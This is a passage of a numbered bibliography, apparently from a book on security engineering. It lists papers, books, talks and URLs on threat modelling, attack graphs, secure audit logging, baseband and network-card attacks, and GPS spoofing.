[88]   "Soft Systems Methodology: Conceptual Model Building and Its
        Contribution", Brian Wilson, John Wiley and Sons, 2001.

[89]   "Soft Systems Methodology", Peter Checkland, in "Rational Analysis for a
        Problematic World Revisited (2nd ed)", John Wiley and Sons, 2001, p.61.

[90]   "Cloud Computing Roundtable", Eric Grosse, John Howie, James Ransome,
        Jim Reavis and Steve Schmidt, *IEEE Security and Privacy*, **Vol.8**, **No.6**
        (November/December 2010), p.17.

[91]   "Cloud-Dienste und der deutsche Datenschutz", Joerg Heidrich, *c't Security*,
        March 2011, p.88.

[92]   "Towards a theory of the cognitive processes in computer programming", Ruven Brooks, *International Journal of Man-Machine Studies*, **Vol.9**, **No.6** (November 1977), p.737.

[93]   "Change-Episodes in Coding: When and How Do Programmers Change Their Code?", Wayne Gray and John Anderson, *Empirical Studies of Programmers: Second Workshop*, Ablex Publishing Corporation, 1987, p,185.

[94]   "Cognitive Processes in Software Design: Activities in the Early, Upstream Design", Raymonde Guindon, Herb Krasner, and Bill Curtis, *Proceedings of Human-Computer Interaction (INTERACT'87)*, Elsevier Science Publishers, 1987, p.383.

[95]   "A Model of Software Design", Beth Adelson and Elliot Soloway, in *The Nature of Expertise*, Lawrence Erlbaum and Associates, 1988, p.185.

[96]   "Soft Systems Methodology", Bob Williams, December 2005, `http://users.actrix.co.nz/bobwill/ssm.pdf`.

[97]   "Fundamentals of Computer Security Technology", Ed Amoroso, Prentice-Hall, 1994.

[98]   "A Graph-based System for Network-vulnerability Analysis", Cynthia Phillips and Laura Swiler, *Proceedings of the 1998 New Security Paradigms Workshop (NSPW'98)*, September 1998, p.71.

[99]   "Attack Trees", Bruce Schneier, *Dr.Dobb's Journal*, **Vol.24**, **No.12** (December 1999), p.21.

[100]   "Computer-Attack Graph Generation Tool", Laura Swiler, Cynthia Phillips, David Ellis and Stefan Chakerian, *Proceedings of the DARPA Information Survivability Conference and Exposition (DISCEX II'01)*, June 2001, Volume 2, p.1307.

[101]   "Automated Generation and Analysis of Attack Graphs", Oleg Sheyner, Joshua Haines, Somesh Jha, Richard Lippmann and Jeannette Wing, *Proceedings of the 2002 Symposium on Security and Privacy (S&P'02)*, May 2002, p.273.

[102]   "Two Formal Analyses of Attack Graphs", Somesh Jha, Oleg Sheyner and Jeannette Wing, *Proceedings of the 15th Computer Security Foundations Workshop (CSFW'02)*, June 2002, p.49.

[103]   "Scalable, Graph-based Network Vulnerability Analysis", Paul Ammann, Duminda Wijesekera and Saket Kaushik, *Proceedings of the 9th Conference on Computer and Communications Security (CCS'02)*, November 2002, p.217.

[104]   "Efficient Minimum-Cost Network Hardening Via Exploit Dependency Graphs", Steven Noel, Sushil Jajodia, Brian O'Berry and Michael Jacobs, *Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC'03)*, December 2004, p.86.

[105]   "Secure Software Development by Example", John Viega and Gary McGraw, *IEEE Security and Privacy*, **Vol.3**, **No.4** (July/August 2005), p.10.

[106]   "Using Attack Trees to Identify Malicious Attacks from Authorised Insiders", Indrajit Ray and Nayot Poolsapassit, *Proceedings of the 10th European Symposium on Research in Computer Security (ESORICS'05)*, Springer-Verlag LNCS No.3679, September 2005, p.231.

[107]   "Attack Graph Generation and Analysis", *Proceedings of the Symposium on Information, Computer and Communications Security (ICCS'06)*, March 2006, p.14.

[108]   "Ranking Attack Graphs", Vaibhav Mehta, Constantinos Bartzis, Haifeng Zhu, Edmund Clarke and Jeannette Wing, *Proceedings of the 9th Symposium on Recent Advances in Intrusion Detection (RAID'06)*, Springer-Verlag LNCS No.4219, September 2006, p.127.

[109]   "A Scalable Approach to Attack Graph Generation", Xinming Ou, Wayne Boyer and Miles McQueen, *Proceedings of the 13th Conference on Computer and Communications Security (CCS'02)*, October 2006, p.336.

[110]   "Minimum-cost Network Hardening using Attack Graphs", Lingyu Wang, Steven Noel and Sushil Jajodia, *Computer Communications*, **Vol.29**, **No.18** (November 2006), p.3812.

[111]   "Practical Attack Graph Generation for Network Defense", Kyle Ingols, Richard Lippmann and Keith Piwowarski, *Proceedings of the 22nd Annual*

Computer Security Applications Conference (ACSAC'06), December 2006, p.121.

[112] "Toward Measuring Network Security using Attack Graphs", Lingyu Wang, Anoop Singhal and Sushil Jajodia, *Proceedings of the Workshop on Quality of Protection (QoP'07)*, October 2007, p.49.

[113] "Optimal Security Hardening using Multi-objective Optimization on Attack Tree Models of Networks", Rinku Dewri, Nayot Poolsappasit, Indrajit Ray and Darrell Whitley, *Proceedings of the 14th Conference on Computer and communications Security (CCS'07)*, October 2007, p.204.

[114] "Threat Modeling Using Attack Trees", Vineet Saini, Qiang Duan and Vamsi Paruchuri, *Journal of Computing Sciences in Colleges*, **Vol.23**, **No.4** (April 2008), p.124.

[115] "Extending Logical Attack Graphs for Efficient Vulnerability Analysis", Diptikalyan Saha, *Proceedings of the 15th Conference on Computer and Communications Security (CCS'08)*, October 2008, p.63.

[116] "A Scalable Approach to Full Attack Graphs Generation", Feng Chen, Jinshu Su and Yi Zhang, *Proceedings of the 1st International Symposium on Engineering Secure Software and Systems (ESSoS'09)*, Springer-Verlag LNCS No.5429, February 2009, p.150.

[117] "Ranking Attack Graphs with Graph Neural Networks", Liang Lu, Rei Safavi-Naini, Markus Hagenbuchner, Willy Susilo, Jeffrey Horton, Sweah Yong and Ah Chung Tsoi, *Proceedings of the 5th Conference on Information Security Practice and Experience (ISPE'09)*, Springer-Verlag LNCS No.5451, April 2009, p.345.

[118] "Experimental Comparison of Attack Trees and Misuse Cases for Security Threat Identification", Andreas Opdahl and Guttorm Sindre, *Information and Software Technology*, **Vol.51**, **No.5** (May 2009), p.916.

[119] "Towards Unifying Vulnerability Information for Attack Graph Construction", Sebastian Roschke, Feng Cheng, Robert Schuppenies and Christoph Meinel, *Proceedings of the 12th Information Security Conference (ISC'09)*, Springer-Verlag LNCS No.5735, September 2009, p.218.

[120] "Combining misuse cases with attack trees and security activity models", Inger Tøndel, Jostein Jensen and Lillian Røstad, *Proceedings of the 5th Conference on Availability, Reliability and Security (ARES'10)*, February 2010, p.438.

[121] "Dynamic Security Risk Management Using Bayesian Attack Graphs", Narot Poolsappasit, Rinku Dewri and Indrajit Ray, *IEEE Transactions on Dependable and Secure Computing*, **Vol.9**, **No.1** (January-April 2012), p.61.

[122] "Extending Attack Graph-Based Security Metrics and Aggregating Their Application", Nwokedi Idika and Bharat Bhargava, *IEEE Transactions on Dependable and Secure Computing*, **Vol.9**, **No.1** (January-April 2012), p.75.

[123] "Control Systems Safety Evaluation and Reliability (2nd ed)", William Goble, Instrumentation Systems, 1998.

[124] "Design Reliability: Fundamentals and Applications", B.S. Dhillon, CRC Press, 1999.

[125] "Practical Design of Safety-Critical Computer Systems", William Dunn, Reliability Press, 2002.

[126] "Fault Trees for Security System Design and Analysis", Phillip Brooke and Richard Paige, *Computers & Security*, **Vol.22**, **No.3** (April 2003), p.256.

[127] "On the Use of Non-coherent Fault Trees in Safety and Security Studies", S. Contini, G. Cojazzi and G. Renda, *Reliability Engineering & System Safety*, **Vol.93**, **No.12** (December 2008), p.1886.

[128] "Integrating Cyber Attacks within Fault Trees", Igor Fovino, Marcelo Masera and Alessio De Cian, *Reliability Engineering & System Safety*, **Vol.94**, **No.9** (September 2009), p.1394.

[129] "'Rear Guard' Security Podcast: Interview with Bob Blakley", Bob Blakley, July 2009, `http://www.rearguardsecurity.com/episodes/-rearguard_security_6.mp3`.

[130] "Demystifying the Threat-modelling Process", Peter Torr, *IEEE Security and Privacy*, **Vol.3**, **No.5** (September/October 2005), p.66.

[131] "Report on the Therac-25", J.Rawlinson, OCTRF/OCI Physicists Meeting, 7 May 1987.

[132] "An Investigation of the Therac-25 Accidents" Nancy Leveson and Clark Turner, *IEEE Computer*, **Vol.26**, **No.7** (July 1993), p.18.

[133] "Designing Safety-Critical Computer Systems", William Dunn, *IEEE Computer*, **Vol.36**, **No.11** (November 2003), p.40.

[134] "Managing Attack Graph Complexity through Visual Hierarchical Aggregation", Steven Noel and Sushil Jajodia, *Proceedings of the Workshop on Visualization and Data Mining for Computer Security (VizSEC'04)*, October 2004, p.109.

[135] "Multiple Coordinated Views for Network Attack Graphs", Steven Noel, Michael Jacobs, Pramod Kalapa and Sushil Jajodia, *Proceedings of the Workshop on Visualization for Computer Security (VizSEC'05)*, October 2005, p.99.

[136] "An Interactive Attack Graph Cascade and Reachability Display", Leevar Williams, Richard Lippmann and Kyle Ingols, *Proceedings of the Workshop on Visualization for Computer Security (VizSEC'07)*, October 2007, p.221.

[137] "GARNET: A Graphical Attack Graph and Reachability Network Evaluation Tool", Leevar Williams, Richard Lippmann and Kyle Ingols, *Proceedings of the 5th Workshop on Visualization for Computer Security (VizSEC'08)*, September 2008, p.44.

[138] "Identifying Critical Attack Assets in Dependency Attack Graphs", Reginald Sawilla and Xinming Ou, *Proceedings of the 13th European Symposium on Research in Computer Security (ESORICS'08)*, Springer-Verlag LNCS No.5283, October 2008, p.18.

[139] "Modeling Modern Network Attacks and Countermeasures Using Attack Graphs", Kyle Ingols, Matthew Chu, Richard Lippmann, Seth Webster and Stephen Boyer, *Proceedings of the 25th Annual Computer Security Applications Conference (ACSAC'09)*, December 2009, p.117.

[140] "Evaluating Network Security With Two-Layer Attack Graphs", Anming Xie, Zhuhua Cai, Cong Tang, Jianbin Hu and Zhong Chen, *Proceedings of the 25th Annual Computer Security Applications Conference (ACSAC'09)*, December 2009, p.127.

[141] "Using Attack Graphs to Design Systems", Suvajit Gupta and Joel Winstead, *IEEE Security and Privacy*, **Vol.5**, **No.4** (July/August 2007), p.80.

[142] "The Basics of FMEA", Robin McDermott, Raymond Mikulak and Michael Beauregard Productivity Press, 1996.

[143] "Failure Mode and Effect Analysis: FMEA from Theory to Execution", D. H. Stamatis, ASQ Quality Press, 2003.

[144] "The FMEA Pocket Handbook", Kenneth Dailey, DW Publishing Co, 2004.

[145] "Reliability Engineering and Risk Analysis: A Practical Guide", Mohammad Modarres, Mark Kaminskiy and Vasiliy Krivtsov, CRC Press, 1999.

[146] "Probabilistic Risk Analysis: Foundations and Methods", Tim Bedford and Roger Cooke, Cambridge University Press, 2001.

[147] "Designing Safety-Critical Computer Systems", William Dunn, *IEEE Computer*, **Vol.36**, **No.11** (November 2003), p.40.

[148] "Malicious Control System Cyber Security Attack Case Study — Maroochy Water Services, Australia", Marshall Abrams and Joe Weiss, *Applied Control Solutions — Control Systems Cyber Security Conference*, August 2008, `http://www.mitre.org/work/tech_papers/tech_papers_08/08_1145/-08_1145.pdf`.

[149] "The History of Nuclear Weapon Safety Devices", David Plummer and William Greenwood, presented at the 34th AIAA/ASME/SAE/ASEE Joint Propulsion Conference, July 1998, `http://www.osti.gov/bridge/-product.biblio.jsp?osti_id=671923`.

[150] "The Trustworthy Computing Security Development Lifecycle", Steven Lipner, *Proceedings of the 20th Annual Computer Security Applications Conference (ACSAC'04)*, December 2004, p.2.

[151] "The Security Development Lifecycle", Michael Howard and Steve Lipner, Microsoft Press, 2006.

[152] "The Microsoft Security Development Lifecycle (SDL)",
`http://msdn.microsoft.com/en-us/security/cc448177.aspx`.

[153] "Developer-Driven Threat Modeling", Danny Dhillon, *IEEE Security and Privacy*, **Vol.9**, **No.4** (July/August 2011), p.41.

[154] "Experiences Threat Modeling at Microsoft", Adam Shostack, *Proceedings of the 1st International Workshop on Modeling Security (MODSEC'08)*, September 2008, `http://sunsite.informatik.rwth-aachen.de/-Publications/CEUR-WS/Vol-413/paper12.pdf`.

[155] "Structured Design", Wayne Stevens, Glen Myers and Larry Constantine, *IBM Systems Journal*, **Vol.13**, **No.2** (May 1974), p.115.

[156] "Structured Design", Ed Yourdon and Larry Constantine, YOURDON Incorporated, 1975.

[157] "Structured Analysis and Systems Specification", Tom DeMarco, Prentice-Hall, 1979.

[158] "Structured Systems Analysis: Tools and Techniques", Chris Gane and Trish Sarson, Prentice-Hall, 1979.

[159] "Guerrilla Threat Modelling (or 'Threat Modeling' if you're American)", Peter Torr, 22 February 2005, `http://blogs.msdn.com/ptorr/archive/2005/-02/22/GuerillaThreatModelling.aspx`.

[160] "How to Do Application Logging Right", Anton Chuvakin and Gunnar Peterson, *IEEE Security and Privacy*, **Vol.8**, **No.4** (July/August 2010), p.83.

[161] "Hacking Appliances: Ironic Exploitation of Security Products", Ben Williams, talk at Black Hat Europe 2013, March 2013, `https://media.blackhat.com/eu-13/briefings/B_Williams/bh-eu-13-hacking-appliances-bwilliams-wp.pdf`.

[162] "10 Immutable Laws of Security", Scott Culp, Microsoft TechNet, 2000, `http://technet.microsoft.com/en-us/library/cc722487.aspx`.

[163] "Weapons of Mass Assignment", Patrick McKenzie, *Communications of the ACM*, **Vol.54**, **No.5** (May 2011), p.54.

[164] "SQL Injection Attacks and Defense", Justin Clarke, Rodrigo Alvarez, Dave Hartley, Joseph Hemler, Alexander Kornbrust, Haroon Meer, Gary Oleary-Steele, Alberto Revelli, Marco Slaviero and Dafydd Stuttard, Syngress, 2009.

[165] "Threat Modeling Again, Threat Modeling in Practice", Larry Osterman, 18 September 2007, `http://blogs.msdn.com/larryosterman/-archive/2007/09/18/threat-modeling-again-threat-modeling-in-practice.aspx`.

[166] "Threat Modeling Again, Threat modeling and the firefoxurl issue", Larry Osterman, 19 September 2007, `http://blogs.msdn.com/larryosterman/-archive/2007/09/19/threat-modeling-again-threat-modeling-and-the-firefoxurl-issue.aspx`.

[167] "Multiple Vendor Multiple Product URI Handler Input Validation Vulnerability", Greg MacManus/iDefense Labs, 19 July 2007, `http://labs.idefense.com/intelligence/vulnerabilities/-display.php?id=565`.

[168] "Security Issue in URL Protocol Handling on Windows", Mozilla Security Blog, 10 July 2007, `http://blog.mozilla.com/security/-2007/07/10/security-issue-in-url-protocol-handling-on-windows/`.

[169] "Related Security Issue in URL Protocol Handling on Windows", Mozilla Security Blog, 23 July 2007, `http://blog.mozilla.com/security/-2007/07/23/related-security-issue-in-url-protocol-handling-on-windows/`.

[170] "Program Slicing", Mark Weiser, *IEEE Transactions On Software Engineering*, **Vol.10**, **No.4** (July 1984), p.352.

[171] "A Survey of Program Slicing Techniques", Frank Tip, *Journal of Programming Languages*, **Vol.3**, **No.3** (September 1995), p.121.

[172] "An Overview of Program Slicing", Mark Harman and Robert Hierons, *Software Focus*, **Vol.2**, **No.3** (January 2001), p.85.

[173] "Program Slicing: Methods and Applications", Andrea De Lucia, *Proceedings of the 1st Workshop on Source Code Analysis and Manipulation (SCAM'01)*, November 2001, p.142.

[174] "A Survey of Empirical Results on Program Slicing", David Binkley and Mark Harman, *Advances in Computers*, **Vol.62** (2004), p.106.

[175] "A Brief Survey of Program Slicing", Baowen Xu, Ju Qian, Xiaofang Zhang, Zhongqiang Wu and Lin Chen, *Software Engineering Notes*, **Vol.30**, **No.2** (March 2005), p.1.

[176] "A Vocabulary of Program Slicing-Based Techniques", Josep Silva, *Computing Surveys*, **Vol.44**, **No.3** (2012), Article No.12.

[177] "Marple: A Demand-Driven Path-Sensitive Buffer Overflow Detector", Wei Le and Mary Soffa, *Proceedings of the 16th SIGSOFT Symposium on Foundations of Software Engineering (SIGSOFT'08/FSE 16)*, November 2008, p.272.

[178] "An Empirical Study of Static Program Slice Size", David Binkley, Nicolas Gold and Mark Harman, *Transactions on Software Engineering and Methodology (TOSEM)*, **Vol.16**, **No.2** (April 2007), Article No.8.

[179] "Language-Based Information-Flow Security", Andrei Sabelfeld and Andrew Myers, *Journal on Selected Areas in Communications*, **Vol.21**, **No.1** (January 2003), p.5.

[180] "Automated Information Flow Analysis of Virtualized Infrastructures", Sören Bleikertz, Thomas Gross, Matthias Schunter and Konrad Eriksson, *Proceedings of the 16th European Symposium on Research in Computer Security (ESORICS'11)*, Springer-Verlag LNCS No.6879, September 2011, p.392.

[181] "Evaluating the cost reduction of static code analysis for software security", *Proceedings of the 3rd SIGPLAN Workshop on Programming Languages and Analysis for Security (PLAS'08)*, June 2008, p.79.

[182] "Static Code Analysis to Detect Software Security Vulnerabilities — Does Experience Matter?", Dejan Baca, Kai Petersen, Bengt Carlsson and Lars Lundberg, *Proceedings of the 4th Conference on Availability, Reliability and Security (ARES'09)*, March 2009, p.804.

[183] "Identifying Security Relevant Warnings from Static Code Analysis Tools through Code Tainting", Dejan Baca, *Proceedings of the 5th Conference on Availability, Reliability and Security (ARES'10)*, February 2010, p.386.

[184] "Proving a Computer System Secure", William Young, Earl Boebert and Richard Kain, *Scientific Honeyweller*, **Vol.6**, **No.2** (July 1985), p.18.

[185] "The Hitchhiker's Guide to the Galaxy", Douglas Adams, Pan Books, 1979

[186] "It rather involved being on the other side of this airtight hatchway: Elevation to administrator", Raymond Chen, 20 September 2007, `http://blogs.msdn.com/b/oldnewthing/archive/2007/09/20/-5002739.aspx`.

[187] "Cryptographic Support for Secure Logs on Untrusted Machines", Bruce Schneier and John Kelsey, *Proceedings of the 7th Usenix Security Symposium (Security'98)*, January 1998, p.53.

[188] "Secure Audit Logs to Support Computer Forensics", Bruce Schneier and John Kelsey, *Transactions on Information and System Security (TISSEC)*, **Vol.2**, **No.2** (May 1999), p.159.

[189] "Enabling the Archival Storage of Signed Documents", Petros Maniatis and Mary Baker, *Proceedings of the 1st Filesystem and Storage Technologies Conference (FAST'02)*, January 2002, p.31.

[190] "Enabling Shared Audit Data", Adrian Baldwin and Simon Shui, *Proceedings of the 6th Information Security Conference (ISC'03)*, Springer-Verlag LNCS No.2851, October 2003, p.14.

[191] "Building an Encrypted and Searchable Audit Log", Brent Waters, Dirk Balfanz, Glenn Durfee and D.K. Smetters, *Proceedings of the 11th Network and Distributed Security Symposium (NDSS'04)*, February 2004, `http://www.isoc.org/isoc/conferences/ndss/04/proceedings/-Papers/Waters.pdf`.

[192] "Verifiable Audit Trails for a Versioning File Systems", Randal Burns, Zachary Peterson, Giuseppe Ateniese and Stephen Bono, *Proceedings of the Workshop on Storage Security and Survivability (StorageSS'05)*, November 2005, p.44.

[193] "Logcrypt: Forward Security and Public Verification for Secure Audit Logs", Jason Holt, *Proceedings of the 2006 Australasian Workshops on Grid Computing and e-Research — Volume 54*, January 2006, p.203.

[194] "A Framework for Secure and Verifiable Logging in Public Communication Networks", Vassilios Stathopoulos, Panayiotis Kotzanikolaou and Emmanouil Magkos, *Proceedings of the 1ˢᵗ International Workshop on Critical Information Infrastructures Security (CRITIS'06)*, Springer-Verlag LNCS No.4347, August 2006, p.273.

[195] "Towards Tamper-evident Storage on Patterned Media", Pieter Hartel, Leon Abelmann and Mohammed Khatib, *Proceedings of the 6ᵗʰ Filesystem and Storage Technologies Conference (FAST'08)*, February 2008, p.283.

[196] "haplog: A Hash-Only and Privacy-Preserved Secure Logging Mechanism" Chih-Yin Lin, *Proceedings of the 3ʳᵈ International Conference on Availability, Reliability and Security (ARES'08)*, March 2008, p.458.

[197] "The Case of the Fake Picasso: Preventing History Forgery with Secure Provenance", Ragib Hasan, Radu Sion and Marianne Winslett, *Proceedings of the 7ᵗʰ Filesystem and Storage Technologies Conference (FAST'09)*, February 2009, p.1.

[198] "A New Approach to Secure Logging", Di Ma and Gene Tsudik, *ACM Transactions on Storage (TOS)*, **Vol.5**, **No.1** (March 2009), Article No.2.

[199] "Log Data as Digital Evidence: What Secure Logging Protocols Have to Offer?", Rafael Accorsi, *Proceedings of the IEEE Workshop on Computer Forensics in Software Engineering (CFSE'09)*, June 2009, p.398.

[200] "Safekeeping Digital Evidence with Secure Logging Protocols: State of the Art and Challenges", Rafael Accorsi, *Proceedings of the 5ᵗʰ Conference on IT Security Incident Management & IT Forensics (IMF'09)*, September 2009, to appear.

[201] "Authentic Time-Stamps for Archival Storage", Alina Oprea and Kevin Bowers, *Proceedings of the 14ᵗʰ European Conference on Research in Computer Security (ESORICS'09)*, September 2009, Springer-Verlag LNCS No.5789, p.136.

[202] "WORM-SEAL: Trustworthy Data Retention and Verification for Regulatory Compliance", Tiancheng Li, Xiaonan Ma and Ninghui Li, *Proceedings of the 14ᵗʰ European Conference on Research in Computer Security (ESORICS'09)*, September 2009, Springer-Verlag LNCS No.5789, p.472.

[203] "BAF: An Efficient Publicly Verifiable Secure Audit Logging Scheme for Distributed Systems", Attila Yavuz and Peng Ning, *Proceedings of the 25ᵗʰ Annual Computer Security Applications Conference (ACSAC'09)*, December 2009, p.219.

[204] "Efficient, Compromise Resilient and Append-only Cryptographic Schemes for Secure Audit Logging", Attila Yavuz, Peng Ning and Mike Reiter, *Proceedings of the 15ᵗʰ Financial Cryptography Conference (FC'12)*, February 2012, to appear.

[205] "Authenticity, Integrity and Proof-of-Existence for Long-Term Archiving: a Survey", Martín Vigil, Daniel Cabarcas, Alexander Wiesmaier and Johannes Buchmann, *Designs, Codes and Cryptography*, to appear.

[206] "BAF and FI-BAF: Efficient and Publicly Verifiable Cryptographic Schemes for Secure Logging in Resource-Constrained Environments", Attila Yavuz, Peng Ning and Michael Reiter, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.15**, **No.2** (2012), Article No.9.

[207] "Efficient, Compromise Resilient and Append-Only Cryptographic Schemes for Secure Audit Logging", Attila Yavuz, Peng Ning and Michael Reiter, *Proceedings of the 16ᵗʰ International Conference on Financial Cryptography and Data Security (FC'12)*, Springer-Verlag LNCS No.7397, February 2012, p.148.

[208] "Adding Availability to Log Services of Untrusted Machines", A.Arona, D.Bruschi and E.Rosti, *Proceedings of the 15ᵗʰ Annual Computer Security Applications Conference (ACSAC'99)*, December 1999, p.199.

[209] "Secure History Preservation through Timeline Entanglement", Petros Maniatis and Mary Baker, *Proceedings of the 11th Usenix Security Symposium (Security'02)*, August 2002, p.297.

[210] "Towards a Theory of Data Entanglement", James Aspnes, Joan Feigenbaum, Aleksandr Yampolskiy and Sheng Zhong, *Proceedings of the 9th European Symposium on Research in Computer Security (ESORICS'04)*, Springer-Verlag LNCS No.3193, September 2004, p.176.

[211] "Protecting Secret Data from Insider Attacks", David Dagon, Wenke Lee and Richard Lipton, *Proceedings of the 9th Financial Cryptography Conference (FC'05)*, Springer-Verlag LNCS No.3570, February 2005, p.16.

[212] "Computer Security" Dieter Gollmann, John Wiley and Sons, 1999.

[213] "HDMI — Hacking Displays Made Interesting", Andy Davis, Black Hat Europe 2012, March 2012, `https://media.blackhat.com/bh-eu-12/-Davis/bh-eu-12-Davis-HDMI-Slides.pdf`.

[214] "Silver Bullet Talks with Paul Kocher", Gary McGraw, *IEEE Security and Privacy*, **Vol.9**, **No.1** (January/February 2011), p.8.

[215] "Deactivate the Rootkit: Attacks on BIOS anti-theft technologies", Alfredo Ortega and Anibal Sacco, presentation at Black Hat USA 2009, July 2009, `http://www.blackhat.com/presentations/bh-usa-09/ORTEGA/BHUSA09-Ortega-DeactivateRootkit-PAPER.pdf`.

[216] "Spying on ex-employees & others using Computrace", Per Thorsheim, 9 November 2012, `http://securitynirvana.blogspot.com/2012/09/spying-on-ex-employees-others-using.html`.

[217] "Device drivers filled with flaws, threaten security", Robert Lemos, SecurityFocus, 26 May 2005, `http://www.securityfocus.com/news/11189`.

[218] "Wireless Security: Past, Present, and Future", Sami Petäjäsoja, Tommi Mäkilä, Mikko Varpiola, Miika Saukko, and Ari Takanen, 1 February 2008, `http://www.codenomicon.com/resources/whitepapers/Codenomicon_-Wireless_WP_v1_0.pdf`.

[219] "Device Drivers: Don't build a house on a shaky foundation", 'Johnny Cache' and David Maynor, Black Hat USA 2006, August 2006, `http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Cache.pdf`.

[220] "Exploring the NFC Attack Surface", Charlie Miller, talk at Black Hat 2012, July 2012, `http://media.blackhat.com/bh-us-12/Briefings/-C_Miller/BH_US_12_Miller_NFC_attack_surface_WP.pdf`.

[221] "Android, Nokia smartphone security toppled by Near Field Communication hack", Dan Goodin, 25 July 2012, `http://arstechnica.com/security/2012/07/android-nokia-smartphone-hack`.

[222] "OsmocomBB: A tool for GSM protocol level security", Harald Welte, presentation at the Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC'10), June 2010, `http://www.sstic.org/2010/presentation/Projet_OpenBSC/`.

[223] "Reverse-engineering a Qualcomm baseband", Guillaume Delugré, presentation at the 28th Chaos Communication Congress (28C3), December 2011, `http://events.ccc.de/congress/2011/Fahrplan/-events/4735.en.html`.

[224] "Anatomy of contemporary GSM cellphone hardware", Harald Welte, 8 August 2010, `https://gnumonks.org/trunk/presentation/2010/-gsm_phone-anatomy/gsm_phone-anatomy-v0.4.pdf`.

[225] "All Your Baseband Are Belong To Us", Ralf-Philipp Weinmann, presentation at Hack.lu, October 2010, `https://cryptolux.org/media/-hack.lu-aybbabtu.pdf`.

[226] "OsmocomBB: A tool for GSM protocol level security analysis of GSM networks", Harald Welte, presentation at Hashdays 2010, October 2010, `https://www.hashdays.ch/assets/files/slides/welte_osmocombb_-free_software_gsm_baseband_firmware_for_security_analysis.pdf`.

[227] "The Baseband Apocalypse", Ralf-Philipp Weinmann, presentation at the 27th Chaos Communication Congress, December 2010. Also presented at Black Hat DC 2011, January 2011.

[228] "The Baseband Playground", Luis Miras, presentation at Ekoparty 2011, September 2011.

[229] "Extending Scapy by a GSM Air Interface and Validating the Implementation Using Novel Attacks", Laurent Weber, presentation at DeepSec 2011, November 2011, `http://blog.deepsec.net/?p=623`.

[230] "Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks", Ralf-Philipp Weinmann, *Proceedings of the 6th Workshop on Offensive Technologies (WOOT'12)*, August 2012, `https://www.usenix.org/system/files/conference/woot12/woot12-final24.pdf`.

[231] "3rd Generation Partnership Project; Technical Specification Group Core Network and Terminals; Numbering, addressing and identification", 3GPP TS 23.003, June 2010.

[232] "Digital cellular telecommunications system (Phase 2+); Universal Mobile Telecommunications System (UMTS); Numbering, addressing and identification", ETSI TS 123 003, April 2012.

[233] "APPLE-SA-2010-11-22-1 iOS 4.2", Apple Product Security, 22 November 2010.

[234] "Vulnerability CVE-2010-3832", US-CERT/NIST, 26 November 2010, `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3832`.

[235] "Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP)", Bruce Schneier and Mudge, *Proceedings of the 5th Conference on Computer and Communications Security (CCS'98)*, November 1998, p.133.

[236] "Fuzzing the Phone in your Phone", Collin Mulliner and Charlie Miller, talk at Black Hat 2009, July 2009, `http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf`.

[237] "SMS of Death: From Analyzing to Attacking Mobile Phones on a Large Scale", Collin Mulliner, Nico Golde and Jean-Pierre Seifert, *Proceedings of the 20th Usenix Security Symposium (Security'11)*, August 2011, p.363.

[238] "Replicant Developers Find Backdoor In Android Samsung Galaxy Devices", Michael Larabel, 12 March 2014, `http://www.phoronix.com/-scan.php?page=news_item&px=MTYyODE`.

[239] "Samsung Galaxy Back-door", March 2014, `http://redmine.replicant.us/projects/replicant/wiki/-SamsungGalaxyBackdoor`.

[240] "Digital cellular telecommunications system (Phase 2+); AT Command set for GSM Mobile Equipment (ME)", ETSI TS 100 916, March 2003.

[241] "Exploiting 802.11 Wireless Driver Vulnerabilities on Windows", 'Johnny Cache', H.D.Moore and 'skape', *Uninformed*, **Vol.6** (January 2007), `http://www.uninformed.org/?v=6&a=2&t=sumry`.

[242] "The Jedi Packet Trick takes over the Deathstar: taking NIC backdoors to the next level", Arrigo Triulzi, presentation at CanSec West Vancouver 2010, March 2010, `http://www.alchemistowl.org/arrigo/Papers/Arrigo-Triulzi-CANSEC10-Project-Maux-III.pdf`.

[243] "Project Maux Mk.II: 'I 0wn the NIC, now I want a shell!'", Arrigo Triulzi, presentation at PacSec Applied Security Conference, November 2008, `http://www.alchemistowl.org/arrigo/Papers/Arrigo-Triulzi-PACSEC08-Project-Maux-II.pdf`.

[244] "Can you still trust your network card?", Loïc Duflot, Yves-Alexis Perez, Guillaume Valadon and Olivier Levillain, presentation at CanSec West Vancouver 2010, March 2010, `http://www.ssi.gouv.fr/IMG/pdf/csw-trustnetworkcard.pdf`.

[245] "In God We Trust All Others We Monitor", Patrick Stewin and Jean-Pierre Seifert, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.639.

[246] "GPS Software Attacks", Tyler Nighswander, Brent Ledvina, Jonathan Diamond, Robert Brumley and David Brumley, *Proceedings of the 19th*

Conference on Computer and Communications Security (CCS'12), October 2012, p.450.

[247] "Global Positioning System: Theory and Applications", Volume 2, Bradford Parkinson and James Spilker (eds), American Institute of Aeronautics and Astronautics, 1996.

[248] "Straight Talk on Anti-Spoofing: Security the Future of PNT", Kyle Wesson, Daniel Shephard and Todd Humphreys, *GPS World*, January 2012, p.32.

[249] "GPS demo", 'GPSsecCCS', 4 May 2012, `http://www.youtube.com/-watch?v=6K8dD2PCI6s`.

[250] "Risky Business #261 — Divide by zero, destroy power grid", Risky Business podcast, 2 November 2012, `http://risky.biz/RB261`.

[251] "Mitigate Security Risks by Minimizing the Code You Expose to Untrusted Users", Michael Howard, *MSDN Magazine*, November/December 2004, p.34.

[252] "A Cryptographic Evaluation of IPsec", Niels Ferguson and Bruce Schneier, December 2003, `http://www.schneier.com/paper-ipsec.pdf`.

[253] "Key Exchange in IPSec: Analysis of IKE", Radia Perlman and Charlie Kaufman, *IEEE Internet Computing*, **Vol.4**, **No.6** (November 2000), p.50.

[254] "Design Rationale for IKEv2", Dan Harkins, Charlie Kaufman, Tero Kivinen, Stephen Kent and Radia Perlman, `draft-ietf-ipsec-ikev2-rationale-00.txt`, February 2002.

[255] "Why not use hashes for the Anti-Phishing Filter?", Peter Torr, 12 September 2005, `http://blogs.msdn.com/ptorr/archive/2005/09/12/604147.aspx`.

